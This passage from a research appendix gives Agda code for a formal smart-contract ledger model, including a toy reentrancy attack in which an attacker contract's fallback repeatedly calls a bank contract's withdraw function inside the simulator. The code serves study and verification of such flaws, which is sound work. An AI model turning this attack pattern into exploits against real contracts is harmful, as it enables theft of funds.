  lastCallAddr calledAddr
    nextstep gasLeft
    funNameevalState msgevalState
    amountSent listEvent)
    = stepEFwithGasError ledger
    (stateEF ledger executionStack
    initialAddr lastCallAddr
    calledAddr nextstep gasLeft
      funNameevalState msgevalState
```

```
      amountSent listEvent)


stepEFntimesWithRefund : Ledger → StateExecFun
  → (ntimes : ℕ) → StateExecFun
stepEFntimesWithRefund oldLedger
  ledgerstateexecfun 0
    = ledgerstateexecfun
stepEFntimesWithRefund oldLedger
  ledgerstateexecfun (suc n)
  = refund (stepEFntimes oldLedger
    ledgerstateexecfun n)


--## similar to above but we use it
-- with the new version of stepEFwithGasError
--initialAddr lastCallAddr calledAddr
stepLedgerFunntimesAux : (ledger : Ledger)
  → (initialAddr : Address)
  → (lastCallAddr : Address)
  → (calledAddr : Address)
  → FunctionName
  → Msg   → Amount
  → (listEvent : List String)
  → (gascost : ℕ)  → (ntimes : ℕ)
    → (cp : OrderingLeq
    (GastoWei param gascost)
    (ledger lastCallAddr .amount))
    → Maybe StateExecFun
stepLedgerFunntimesAux ledger initialAddr
  lastCallAddr calledAddr funname msg
  amounttransfered listEvent gascost ntimes
    (leq leqpro)
    = let
          ledgerDeducted : Ledger
```

```
            ledgerDeducted = deductGasFromLedger
              ledger lastCallAddr (GastoWei param gascost)
                leqpro
          in just ((stepEFntimes ledgerDeducted
      (stateEF ledgerDeducted []
      initialAddr lastCallAddr calledAddr
      (ledgerDeducted calledAddr .fun funname msg)
      gascost funname msg amounttransfered listEvent)
      ntimes))

stepLedgerFunntimesAux ledger initialAddr
  lastCallAddr calledAddr funname msg
  amounttransfered listEvent gascost ntimes
  (greater greaterpro) = nothing


-stepLedgerFunntimesAux ledger callAddr
-currentAddr funname msg gasreserved ntimes
- (compareLeq (GastoWei param gasreserved)
-(ledger callAddr .amount))
- NNN here we need before running
- stepEFntimes
-deduct the gas from ledger
- it needs as argument just one gas
-parameter which is set to both oldgas
- and newgas
-if there is not enough money
- in the account,
-then we should fail
- (not an error but fail)
-  so return type  should be
- Maybe StateExecFun

stepLedgerFunntimes : (ledger : Ledger)
      → (initialAddr : Address)
```

```
    → (lastCallAddr : Address)
    → (calledAddr : Address)
    → FunctionName
    → Msg
    → Amount
    → (listEvent : List String)
    → (gasreserved : ℕ)
    → (ntimes : ℕ)
    → Maybe StateExecFun
stepLedgerFunntimes ledger initialAddr
  lastCallAddr calledAddr funname msg
  amounttransfered listEvent gasreserved
  ntimes
    = stepLedgerFunntimesAux ledger
      initialAddr lastCallAddr calledAddr
      funname msg amounttransfered
      listEvent gasreserved  ntimes
      (compareLeq (GastoWei param gasreserved)
      (ledger lastCallAddr .amount))

-with list
stepLedgerFunntimesListAux : (ledger : Ledger)
    → (initialAddr : Address)
    → (lastCallAddr : Address)
    → (calledAddr : Address)
    → FunctionName
    → Msg
    → Amount
    → (listEvent : List String)
    → (gasreserved : ℕ)
    → (ntimes : ℕ)
    → (cp : OrderingLeq
    (GastoWei param gasreserved)
    (ledger lastCallAddr .amount))
```

```
    → Maybe (List StateExecFun)
stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg
  amounttransfered listEvent gasreserved
  ntimes (leq leqpro)
    = let
        ledgerDeducted : Ledger
        ledgerDeducted = deductGasFromLedger
          ledger lastCallAddr (GastoWei param gasreserved)
            leqpro
    in
    just ((stepEFntimesList ledgerDeducted
  (stateEF ledgerDeducted [] initialAddr
  lastCallAddr calledAddr
    (ledgerDeducted calledAddr .fun funname msg)
    gasreserved funname msg amounttransfered
    listEvent) ntimes))
stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg
  amounttransfered listEvent gasreserved ntimes
  (greater greaterpro)
    = nothing

stepLedgerFunntimesList : (ledger : Ledger)
      → (initialAddr : Address)
      → (lastCallAddr : Address)
      → (calledAddr : Address)
      → (funname : FunctionName)
      → (msg : Msg)
      → (amounttransfered : Amount)
      → (listEvent : List String)
      → (gasreserved : ℕ)
      → (ntimes : ℕ)
      → Maybe (List StateExecFun)
```

```
stepLedgerFunntimesList ledger initialAddr lastCallAddr
  calledAddr funname msg amounttransfered listEvent
  gasreserved ntimes
  = stepLedgerFunntimesListAux ledger initialAddr
  lastCallAddr calledAddr funname msg
  amounttransfered listEvent gasreserved ntimes
  (compareLeq (GastoWei param gasreserved)
  (ledger lastCallAddr .amount))



- the below is the final step and we
- use it to solve the return cost

evaluateAuxStep4 : (oldLedger : Ledger)
  → (currentLedger : Ledger)
  → (initialAddr : Address)
  → (lastCallAddr : Address)
  → (calledAddr : Address)
  → (cost : ℕ)
  → (returnvalue : Msg)
  → (gasLeft : ℕ)
  → (funNameevalState : FunctionName)
  → (msgevalState : Msg)
  → (amountReceived : Amount)
  → (listEvent : List String)
  → (cp    : OrderingLeq cost gasLeft)
  → (Ledger × MsgOrErrorWithGas)
evaluateAuxStep4 oldLedger currentLedger initialAddr
  lastCallAddr calledAddr cost ms gasLeft
  funNameevalState msgevalState amountReceived
  listEvent (leq x)
  =    (addWeiToLedger currentLedger initialAddr
    (GastoWei param (gasLeft - cost)))
    ,, ((theMsg ms) , ((gasLeft - cost)) gas, listEvent)
```

```
evaluateAuxStep4 oldLedger currentLedger
  initialAddr lastCallAddr calledAddr cost returnvalue
    gasLeft funNameevalState msgevalState amountReceived listEvent (greater x)
    = oldLedger ,, (((err (strErr " Out Of Gass ")
      ⟨ lastCallAddr » initialAddr ·
      funNameevalState [ msgevalState ]· listEvent ⟩)
      , gasLeft gas, listEvent))
```

F.3 Defintion of commands and responses in reentrancy attack

```
module Complex-Model.ccomand.ccommands-cresponse where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length)
open import Data.Empty

- libraries
open import basicDataStructure
open import libraries.natCompare



mutual
- contract-commands:

  data CCommands : Set where
```

$\mathsf{callc} : \mathsf{Address} \to \mathsf{FunctionName} \to \mathsf{Msg} \to \mathsf{Amount} \to \mathsf{CCommands}$

$\mathsf{getTransferAmount} : \mathsf{CCommands}$

$\mathsf{eventc} : \mathsf{String} \to \mathsf{CCommands}$

$\mathsf{callView} : \mathsf{Address} \to \mathsf{FunctionName} \to \mathsf{Msg} \to \mathsf{CCommands}$

$\mathsf{updatec} : \mathsf{FunctionName} \to ((\mathsf{Msg} \to \mathsf{MsgOrError})$

$\to (\mathsf{Msg} \to \mathsf{MsgOrError})) \to ((\mathsf{Msg} \to \mathsf{MsgOrError})$

$\to (\mathsf{Msg} \to \mathbb{N}) \to \mathsf{Msg} \to \mathbb{N}) \to \mathsf{CCommands}$

$\mathsf{transferc} : \mathsf{Amount} \to \mathsf{Address} \to \mathsf{CCommands}$

$\mathsf{transfercWithoutFallBack} : \mathsf{Amount} \to \mathsf{Address} \to \mathsf{CCommands}$

$\mathsf{callcAssumingTransferc} : \mathsf{Address} \to \mathsf{FunctionName} \to \mathsf{Msg} \to \mathsf{Amount}$

$\to \mathsf{CCommands}$

$\mathsf{currentAddrLookupc} : \mathsf{CCommands}$

$\mathsf{callAddrLookupc} : \mathsf{CCommands}$

$\mathsf{getAmountc} : \mathsf{Address} \to \mathsf{CCommands}$

```
- contract-response:
```

$\mathsf{CResponse} : \mathsf{CCommands} \to \mathsf{Set}$

$\mathsf{CResponse}\ (\mathsf{callc}\ addr\ fname\ msg\ amount) = \mathsf{Msg}$

$\mathsf{CResponse}\ \mathsf{getTransferAmount} = \mathsf{Amount}$

$\mathsf{CResponse}\ (\mathsf{eventc}\ s) = \top$

$\mathsf{CResponse}\ (\mathsf{transferc}\ amount\ addr) = \mathsf{Msg}$

$\mathsf{CResponse}\ (\mathsf{transfercWithoutFallBack}\ amount\ addr) = \mathsf{Msg}$

$\mathsf{CResponse}\ (\mathsf{callcAssumingTransferc}\ addr\ fname\ msg\ amount) = \mathsf{Msg}$

$\mathsf{CResponse}\ \mathsf{currentAddrLookupc} = \mathsf{Address}$

$\mathsf{CResponse}\ \mathsf{callAddrLookupc} = \mathsf{Address}$

$\mathsf{CResponse}\ (\mathsf{getAmountc}\ addr) = \mathsf{Amount}$

$\mathsf{CResponse}\ (\mathsf{callView}\ addr\ fname\ msg) = \mathsf{MsgOrError}$

$\mathsf{CResponse}\ (\mathsf{updatec}\ fname\ fdef\ cost) = \top$

```
-SmartContract is datatype of what
- happens when a function
- is applied to its arguments.
```

```
  data SmartContract (A : Set) : Set where
    return : A → SmartContract A
    error  : ErrorMsg → DebugInfo → SmartContract A
    exec   : (c : CCommands) → (CResponse c → ℕ)
      → (CResponse c → SmartContract A) → SmartContract A


emptymsg : Msg
emptymsg = list []


fallback : String
fallback = "fallback"
```

F.4 Example of the complex model version 2

```
open import constantparameters

module Complex-Model.example.reentrancy-attack.reentrancy-attack where
open import Data.List hiding ( _++_; reverse)
open import Data.List.Reverse
open import Data.Bool.Base hiding (_<_; _≤_)
open import Agda.Builtin.Unit
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Maybe hiding (_>>=_)
open import Data.Nat.Base hiding (_<_)
open import Data.Nat.Show
open import Data.Fin.Base hiding (_+_; _-_; _<_; _≤_)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_ ; refl ; sym ; cong)
open import Agda.Builtin.Nat using (_-_; _*_; _<_)
open import Data.Nat using (_≤_; z≤n; s≤s)
open import Data.String.Base hiding (show)
```

```
open import Agda.Builtin.String
open import Data.String.Properties

-our work and libraries
open import libraries.natCompare
open import Complex-Model.ledgerversion.Ledger-Complex-Model-with-reentrancy-attack
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import interface.ConsoleLib
open import libraries.IOlibrary-new-version
open import Complex-Model.IOledger.IOledgerReentrancyAttack
open import libraries.Mainlibrary-new-version
open import Complex-Model.ledgerversion.Ledger-Complex-Model-improved-non-terminate

- convert message or error to natural number
MsgorErrortoN : MsgOrError → ℕ
MsgorErrortoN (theMsg (nat n)) = n
MsgorErrortoN (theMsg (ow)) = 0
MsgorErrortoN (err x) = 0


- myadd function to comupte two numbers
- in case if nat will compute two
- number and return it
- otherwise will return error
myadd : (amount : ℕ) → (oldValue : MsgOrError) → MsgOrError
myadd amount (theMsg (nat oldval)) = theMsg (nat (oldval + amount))
myadd amount (theMsg ow') = err (strErr " Not a number")
myadd amount err' = err'

- incrementViewFunction function
- first check these addresses
- if equal it will call myadd function
```

```
-- if not it will return old value
incrementViewFunction : (address : ℕ) → (amount : ℕ)
  → (oldFun : Msg → MsgOrError) → Msg → MsgOrError
incrementViewFunction addrChecking
  amount oldFun (nat addr) =
  if addrChecking ≡ᵇ addr
  then myadd amount (oldFun (nat addr))
  else (oldFun (nat addr))
incrementViewFunction address amount oldFun msg = oldFun msg



--mysubtract function to
-- subtract two numbers
-- in case if nat will subtract
-- these numbers
-- otherwise it will return error message
mysubtract : (oldValue : MsgOrError) → ℕ → MsgOrError
mysubtract (theMsg (nat oldval)) m = theMsg (nat (oldval - m))
mysubtract (theMsg ow') m = err (strErr " Not a number")
mysubtract err' m = err'

--decrementViewFunction function
-- if these number are equal it
-- will call mysubtract
-- otherwise it will return old value
decrementViewFunction : (address : ℕ) → (amount : ℕ)
  → (oldFun : Msg → MsgOrError) → Msg → MsgOrError
decrementViewFunction addrChecking
  amount oldFun (nat addr) =
    if addrChecking ≡ᵇ addr
    then mysubtract (oldFun (nat addr)) amount
    else oldFun (nat addr)
decrementViewFunction address amount oldFun msg
```

```
= oldFun msg


- or example
testLedger : Ledger

testLedger 0 .amount = 100000
testLedger 0 .fun "deposit" msg =
   exec callAddrLookupc (λ _ → 1)
   λ lastcallAddr
   → exec getTransferAmount (λ _ → 1)
   λ transfAmount →
   exec (getAmountc 0) (λ _ → 1)
   λ amountaddr0 →
   exec (eventc (("deposit +"
   ++ show transfAmount ++ " wei"
   ++ " at address 0 for address "
   ++ show lastcallAddr
   ++ "\n New balance at address 0 is "
   ++ show amountaddr0 ++ "wei \n")))(λ _ → 1)
   λ _ → exec (updatec "balance" (λ olFun → incrementViewFunction
   lastcallAddr transfAmount olFun) (λ oldFun oldcost msg → 1))
   (λ n → 1) λ _ → return (nat 0)

testLedger 0 .fun "withdraw" (nat Amount) =
   exec (getAmountc 0) (λ _ → 1)
   λ getresult →
   exec (eventc (("Balance at address 0  = "
   ++ show getresult
   ++ " wei.\n" ++ " withdraw -"
   ++ show Amount ++ " wei."))(λ _ → 1)
   λ _ → (exec callAddrLookupc (λ _ → 1)
   λ lastcallAddr → exec (callView 0 "balance" (nat lastcallAddr)) (λ _ → 1)
   λ BalanceViewfunction →
```

```
    if Amount ≤b MsgorErrortoN BalanceViewfunction
    then (exec (transferc Amount lastcallAddr) (λ _ → 0)
    λ _ → exec (updatec "balance" (λ oldFun → decrementViewFunction
    lastcallAddr Amount oldFun) (λ oldFun oldcost msg → 1))(λ n → 1)
    λ x → return (nat 0))
    else error (strErr (" The balacne is zero and lastcallAddr = "
    ++ (show lastcallAddr))) ⟨ 1 » 1 · "withdraw" [ nat 0 ]· [] ⟩)

  testLedger 0 .fun "withdraw" ow =
    error (strErr (" withdraw function called with  msg not being a nat number"
    ++ (show 0))) ⟨ 1 » 1 · "withdraw" [ nat 0 ]· [] ⟩

  testLedger 0 .viewFunction "balance" msg
   = theMsg (nat 0)


  testLedger 1 .amount = 0
  testLedger 1 .fun "fallback" msg =
   exec getTransferAmount (λ _ → 1)
   λ transfAmount →
   exec callAddrLookupc (λ _ → 1)
   λ lastcallAddr →
   exec (getAmountc 0) (λ _ → 1)
   (λ balance → if transfAmount ≤b balance
   then exec (callc 0 "withdraw" (nat transfAmount) 0)
   (λ _ → 1) (λ resultofcallc → return (nat 0))
   else return (nat 0))

  testLedger 1 .fun "attack" msg  =
   exec callAddrLookupc (λ _ → 0)
   λ lastcallAddr →
   exec getTransferAmount (λ _ → 0)
   λ transferAmount →
    if 1 ≤b transferAmount
   then (exec (callc 0 "deposit" (nat 0) transferAmount) (λ _ → 0)
```

```
λ resultofdeposit → exec (callc 0 "withdraw" (nat transferAmount) 0) (λ _ → 1)
λ resultofwithdraw →
exec currentAddrLookupc (λ _ → 0)
λ curraddr →
exec (getAmountc curraddr) (λ _ → 1)
λ amountofcurrntaddr →
if 0 ≤b amountofcurrntaddr
then (exec (transferc amountofcurrntaddr lastcallAddr)
(λ _ → 0) λ _ → exec (getAmountc 0) (λ _ → 1)
λ amountofbankaddr → exec (getAmountc curraddr) (λ _ → 1)
λ amountoflastcalladd → exec (getAmountc lastcallAddr) (λ _ → 1)
λ amountoflastcalladdr →
exec (eventc (("\n" ++ "Current balance at address 0  = "
++ show amountofbankaddr ++ " wei"))) (λ _ → 1)
λ _ → exec (eventc (( "Current balance at address 1  = "
++ show amountoflastcalladd ++ " wei")))
(λ _ → 1) λ _ → exec (eventc (( "Current balance at address 2  = "
++ show amountoflastcalladdr ++ " wei")))
(λ _ → 1) λ _ → return (nat 0))
else error (strErr " The amount is zero ")
⟨ 1 » 1 · "attack" [ msg ]· [] ⟩)
else error (strErr " There is no money sent ")
⟨ 1 » 1 · "attack" [ msg ]· [] ⟩

testLedger 2 .amount = 26000

testLedger ow .amount = 0
testLedger ow .fun "fallback" ow” = return ow”
testLedger ow .fun ow’ ow” = error (strErr "Undefined") ⟨ ow » ow · ow’ [ ow” ]· [] ⟩
testLedger ow .viewFunction ow’ ow” = theMsg (nat 0)
testLedger ow .viewFunctionCost ow’ ow” = 1

-main program IO
main : ConsoleProg
main = run (mainBody ⟨ testLedger ledger, 0 initialAddr, 100 gas, 0 amountR⟩)
```

F.5 Definition of interfaces in reentrancy attack

```
open import constantparameters

module Complex-Model.IOledger.IOledgerReentrancyAttack where


open import Data.Nat
open import Data.List hiding (reverse) renaming (_++_ to _++lstr_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
open import interface.Console hiding (main)
open import interface.Unit
open import interface.NativeIO
open import interface.Base
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String


- our work
open import interface.ConsoleLib
open import libraries.natCompare
open import libraries.IOlibrary-new-version
open import libraries.Mainlibrary-new-version
open import basicDataStructure
open import Complex-Model.ledgerversion.Ledger-Complex-Model-with-reentrancy-attack
  exampleParameters
```

```
open import Complex-Model.ledgerversion.Ledger-Complex-Model-improved-non-terminate
  exampleParameters

-convert msg to natural number
msg2ℕ : Msg → ℕ
msg2ℕ (nat n)      = n
msg2ℕ otherwise = 0


initialfun2Str : MsgOrError → String
initialfun2Str (theMsg (nat n₁)) = "(theMsg " ++ show n₁ ++ ")"
initialfun2Str (theMsg othermsg) = " The message is not a number "
initialfun2Str (err x) = " The message is not a number "

reverse : List String → List String
reverse [] = []
reverse (x :: ls) = reverse ls ++lstr (x :: [])

listsreting2string : List String → String
listsreting2string [] = ""
listsreting2string (x :: l) = x ++ "\n" ++ listsreting2string l

mutual
- option one
- ask user to enter an address
  executeLedger : ∀{i} → StateIO → IOConsole i Unit
  executeLedger stIO .force =
    exec' (putStrLn "Enter the called address as a natural number")
    λ _ → IOexec getLine λ line → executeLedgerStep1-2 stIO (readMaybe 10 line)

- check the address is a number or not
  executeLedgerStep1-2 : ∀{i} → StateIO      → Maybe ℕ → IOConsole i Unit
  executeLedgerStep1-2 stIO (just calledAddr) .force =
    exec' (putStrLn "Enter the function name") λ _ → IOexec getLine
```

```
    λ line → executeLedgerStep1-3 stIO calledAddr line
  executeLedgerStep1-2 stIO nothing .force
    = exec' (putStrLn "Please enter an address as a natural number")
      λ _ → executeLedger stIO

-- asking user to enter a function name
  executeLedgerStep1-3 : ∀{i} → StateIO → ℕ → FunctionName → IOConsole i Unit
  executeLedgerStep1-3 stIO calledAddr f .force =
    exec' (putStrLn "Enter the argument of the function
          name as a natural number")
    λ _ → IOexec getLine
    λ line → executeLedgerStep1-4 stIO calledAddr f (readMaybe 10 line)

-- check is the input for the function name is a string
-- if yes it will applies all information
  executeLedgerStep1-4 : ∀{i} → StateIO → ℕ → FunctionName → Maybe ℕ → IOConsole i Unit
  executeLedgerStep1-4
    ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩ calledAddr f (just m) .force
      = exec' (putStrLn (" The result is as follows:  \n" ++
      " \n The inital address is " ++ show initialAddr ++
      " \n The called address is " ++ show calledAddr ++
      " \n The amount sent is " ++ show amountR ++ " wei"))
        λ _ → executeLedgerFinalStep (evaluateNonTerminatingfinalstep
        ledger initialAddr initialAddr calledAddr gas f (nat m) amountR [])
        ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩
  executeLedgerStep1-4 stIO calledAddr f nothing .force
    = exec' (putStrLn "Enter the argument of the
            function name as a natural number")
    λ _ → executeLedgerStep1-3 stIO calledAddr f

  executeLedgerFinalStep : ∀{i} →  Maybe (Ledger × MsgOrErrorWithGas)
    → StateIO → IO consoleI i Unit
  executeLedgerFinalStep (just (newledger „ (theMsg ms , gas₁ gas, listevents)))
    ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩ .force
    = exec' (putStrLn (" The argument of the function name is "
```

```
    ++ msg2string (nat amountR)))
    λ _ → IOexec (putStrLn (" The remaining gas is " ++ (show gas₁) ++ " wei"
    ++ " and the gas used is " ++ (show (gas - gas₁)) ++ " wei" ++
    " ,  \n The function returned " ++ initialfun2Str (theMsg ms) ++
    " , \n The list of events : \n" ++ listsreting2string (reverse listevents)))
    λ _ → mainBody (⟨ newledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩)
executeLedgerFinalStep (just (newledger „ (err e ⟨ lastCallAddress » curraddr ·
  lastfunname [ lastmsg ]· event ⟩ ,
  gas₁ gas, listevents))) ⟨ ledger ledger, initialAddr initialAddr, gas gas,
  amountR amountR⟩ .force = exec' (putStrLn "Debug information")
    λ _ → IOexec (putStrLn (errorMsg2Str (err e ⟨ lastCallAddress » curraddr ·
    lastfunname [ lastmsg ]· listevents ⟩)))
    λ _ → IOexec (putStrLn ("Address " ++ show lastCallAddress ++
    " is trying to call the address " ++ show curraddr ++ " with Function Name "
      ++ funname2string lastfunname ++ " with Message " ++ msg2string lastmsg
      ++ " , \n The list of events : \n" ++ listsreting2string (reverse listevents)))
      λ _ → IOexec (putStrLn ("The remaining gas is " ++ show gas₁ ++ " wei"
      ++ " and the gas used is " ++ (show (gas - gas₁))))
      λ _ → mainBody (⟨ newledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩)

executeLedgerFinalStep (just (newledger „ (invalidtransaction , gas₁ gas, listevents)))
  ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩ .force
    = exec' (putStrLn "Invalid transaction")
      λ _ → IOexec (putStrLn (errorMsg2Str invalidtransaction))
  λ _ → IOexec (putStrLn ("The remaining gas is " ++ (show gas₁) ++ " wei"
  ++ " and the gas used is " ++ (show (gas - gas₁))))
  λ _ → mainBody
    (⟨ newledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩)
executeLedgerFinalStep nothing ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩
  .force = exec' (putStrLn "Nothing and the ledger will change to old ledger")
    λ _ → mainBody (⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩)


-To change calling address
executeLedger-ChangeCallingAddress : ∀{i} → StateIO → IOConsole i Unit
```

```
executeLedger-ChangeCallingAddress stIO .force = exec' (putStrLn "Enter a new
  calling address as a natural number") λ _ → IOexec getLine
  λ line → executeLedger-ChangeCallingAddressAux stIO (readMaybe 10 line)

executeLedger-ChangeCallingAddressAux : ∀{i} → StateIO → Maybe Address → IOConsole i Unit
executeLedger-ChangeCallingAddressAux
      ⟨ ledger₁ ledger, initialAddr₁ initialAddr, gas₁ gas, amountR amountR⟩
    (just callingAddr) = executeLedger
      ⟨ ledger₁ ledger, callingAddr initialAddr, gas₁ gas, amountR amountR⟩
executeLedger-ChangeCallingAddressAux stIO nothing .force
  = exec' (putStrLn "Please enter the calling
  address as a natural number") λ _ → executeLedger-ChangeCallingAddress stIO


- To update the amount sent
  executeLedger-updateAmountReceive : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-updateAmountReceive stIO .force = exec' (putStrLn "Enter the new
    amount to be sent as a natural number") λ _ → IOexec getLine
    λ line → executeLedgerStep-updateAmountReceiveAux stIO (readMaybe 10 line)

  executeLedgerStep-updateAmountReceiveAux : ∀{i} → StateIO → Maybe ℕ → IOConsole i Unit
  executeLedgerStep-updateAmountReceiveAux stIO nothing .force
    = exec' (putStrLn "Please enter the amount to be sent as a natural number")
    λ _ → executeLedger-updateAmountReceive stIO

  executeLedgerStep-updateAmountReceiveAux ⟨ ledger ledger, initialAddr initialAddr,
    gas gas, amountR amountR⟩ (just amountrecive) .force = exec' (putStrLn
      ("The amount to be sent has been updated successfully.
      \n The new amount to be sent is  "
      ++ show amountrecive ++ " wei" ++ "\n and the old amount to
      be sent was " ++ show amountR ++ " wei" ))
      λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountrecive amountR⟩

- To check the amount recive
  executeLedger-checkAmountReceive : ∀{i} → StateIO → IOConsole i Unit
```

```
executeLedger-checkAmountReceive ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ .force = exec' (putStrLn (" The amount sent is "
  ++ show amountR ++ " wei" ))
  λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩


-- To check the balance for ecah contract
executeLedger-CheckBalance : ∀{i} → StateIO → IOConsole i Unit
executeLedger-CheckBalance stIO .force = exec' (putStrLn "Enter the
  called address as a natural number") λ _ → IOexec getLine
  λ line → executeLedgerStep-CheckBalanceAux stIO (readMaybe 10 line)

executeLedgerStep-CheckBalanceAux : ∀{i} → StateIO → Maybe ℕ → IOConsole i Unit
executeLedgerStep-CheckBalanceAux stIO nothing .force = exec' (putStrLn
   "Please enter an address as a natural number") λ _ → IOexec getLine
   λ _ → executeLedger-CheckBalance stIO

executeLedgerStep-CheckBalanceAux ⟨ ledger ledger, initialAddr
  initialAddr, gas gas, amountR amountR⟩ (just calledAddr) .force
  = exec' (putStrLn "The information you get is below: ")
  λ line → IOexec (putStrLn ("The available money is " ++ show (ledger calledAddr .amount)
  ++ " wei in address " ++ show calledAddr)) (λ line → mainBody
  (⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩))


-- To update the gas
executeLedger-updateGas : ∀{i} → StateIO → IOConsole i Unit
executeLedger-updateGas stIO .force = exec' (putStrLn "Enter the new gas amount
  as a natural number") λ _ → IOexec getLine
  λ line → executeLedgerStep-updateGasAux stIO (readMaybe 10 line)

executeLedgerStep-updateGasAux : ∀{i} → StateIO → Maybe ℕ → IOConsole i Unit

executeLedgerStep-updateGasAux stIO nothing .force = exec' (putStrLn "Please
  enter a gas as a natural number")
   λ _ → executeLedger-updateGas stIO
```

```
executeLedgerStep-updateGasAux ⟨ ledger ledger, initialAddr
    initialAddr, gas gas, amountR amountR⟩ (just gass) .force
    = exec' (putStrLn ("The gas amount has been updated successfully.
      \n The new gas amount is  " ++ show gass ++ " wei" ++
      " and the old gas amount is " ++ show gas ++ " wei" ))
      λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr, gass gas, amountR amountR⟩


- To check the gas available
  executeLedger-checkGas : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-checkGas ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩
    .force = exec' (putStrLn (" The gas limit is " ++ show gas ++ " wei" ))
    λ line → mainBody ⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩



--To check the view function
  executeLedger-viewfunction1        : ∀{i} → StateIO → IOConsole i Unit
  executeLedger-viewfunction1 stIO .force = exec' (putStrLn "Enter the
    Called Address as a natural number") λ _ → IOexec getLine
    λ line →  executeLedger-viewfunStep1-2 stIO (readMaybe 10 line)


  executeLedger-viewfunStep1-2 : ∀{i} → StateIO → Maybe Address → IOConsole i Unit
  executeLedger-viewfunStep1-2 stIO (just calledAddr) .force
    = exec' (putStrLn "Enter the Function name") λ _ → IOexec getLine
    λ line → executeLedger-viewfunStep1-3 stIO calledAddr (string2FunctionName line)
  executeLedger-viewfunStep1-2 stIO nothing .force
    = exec' (putStrLn "Please enter an address as a natural number")
    λ _ → executeLedger-viewfunction1 stIO

  executeLedger-viewfunStep1-3 : ∀{i} → StateIO → (calledAddr : Address)
    → Maybe FunctionName → IOConsole i Unit
  executeLedger-viewfunStep1-3 stIO calledAddr (just f) .force =
    exec' (putStrLn "Enter the argument of the function name as
```

```
  a natural number") λ _ → IOexec getLine
  λ line → executeLedger-viewfunStep1-4 stIO calledAddr f (readMaybe 10 line)
executeLedger-viewfunStep1-3 stIO calledAddr nothing .force =
  exec' (putStrLn "Please enter a functionname as string")
  λ _ → executeLedger-viewfunStep1-2 stIO (just calledAddr)


executeLedger-viewfunStep1-4 : ∀{i} → StateIO → (calledAddr : Address)
  → FunctionName → Maybe ℕ → IOConsole i Unit
executeLedger-viewfunStep1-4 ⟨ ledger ledger, initialAddr initialAddr,
  gas gas, amountR amountR⟩ calledAddr f (just m) .force
   = exec' (putStrLn "The information you get is below:  ")
   λ _ → IOexec (putStrLn ("The inital address  = " ++ show initialAddr ++
   " ,  The called address = " ++ show calledAddr ++
   " The view function returns "
   ++ initialfun2Str (ledger calledAddr .viewFunction f (nat m)) ++
   "\n The view function cost returns " ++ show (ledger calledAddr
   .viewFunctionCost f (nat m))))
   λ _ → mainBody (⟨ ledger ledger, initialAddr initialAddr, gas gas, amountR amountR⟩)
executeLedger-viewfunStep1-4 stIO calledAddr f nothing .force
  = exec' (putStrLn "Please enter the argument of the
     function name as a natural number")
  λ _ → executeLedger-viewfunStep1-3 stIO calledAddr (just f)


- main menu
mainBody : ∀{i} → StateIO → IOConsole i Unit
mainBody stIO .force
   = WriteString'
  ("Please choose one of the following:
1- Execute a function of a contract.
2- Execute a function with new calling address.
3- Update the amount sent in function call.
4- Check the amount sent in function call.
5- Look up the amount of a contract.
```

```
6- Update the gas limit.
7- Check the gas limit.
8- Evaluate a view function.
9- Terminate the program.") λ _ →
    GetLine >>= λ str → if str == "1" then          executeLedger stIO
  else (if      str == "2" then executeLedger-ChangeCallingAddress stIO
  else (if      str == "3" then executeLedger-updateAmountReceive stIO
  else (if      str == "4" then executeLedger-checkAmountReceive stIO
  else (if      str == "5" then executeLedger-CheckBalance stIO
  else (if      str == "6" then executeLedger-updateGas stIO
  else (if      str == "7" then executeLedger-checkGas stIO
  else (if      str == "8" then executeLedger-viewfunction1 stIO
  else (if      str == "9" then WriteString "The program will be terminated"
  else WriteStringWithCont "Please enter a number 1 - 9"
       λ _ → mainBody stIO ))))))))
```

F.6 Definition of the library for the interface for the reentrancy attack

```
open import constantparameters

module libraries.IOlibrary-new-version where

open import Data.Nat
open import Data.List hiding (_++_)
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length;show)
open import Data.Nat.Show
```

```
open import Data.Maybe.Base as Maybe using (Maybe; nothing; _<|>_; when)
open import Data.Maybe.Effectful
open import Data.Product renaming (_,_ to _,,_ )
open import Agda.Builtin.String

-our work
open import libraries.natCompare
open import libraries.Mainlibrary-new-version
open import interface.ConsoleLib
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure


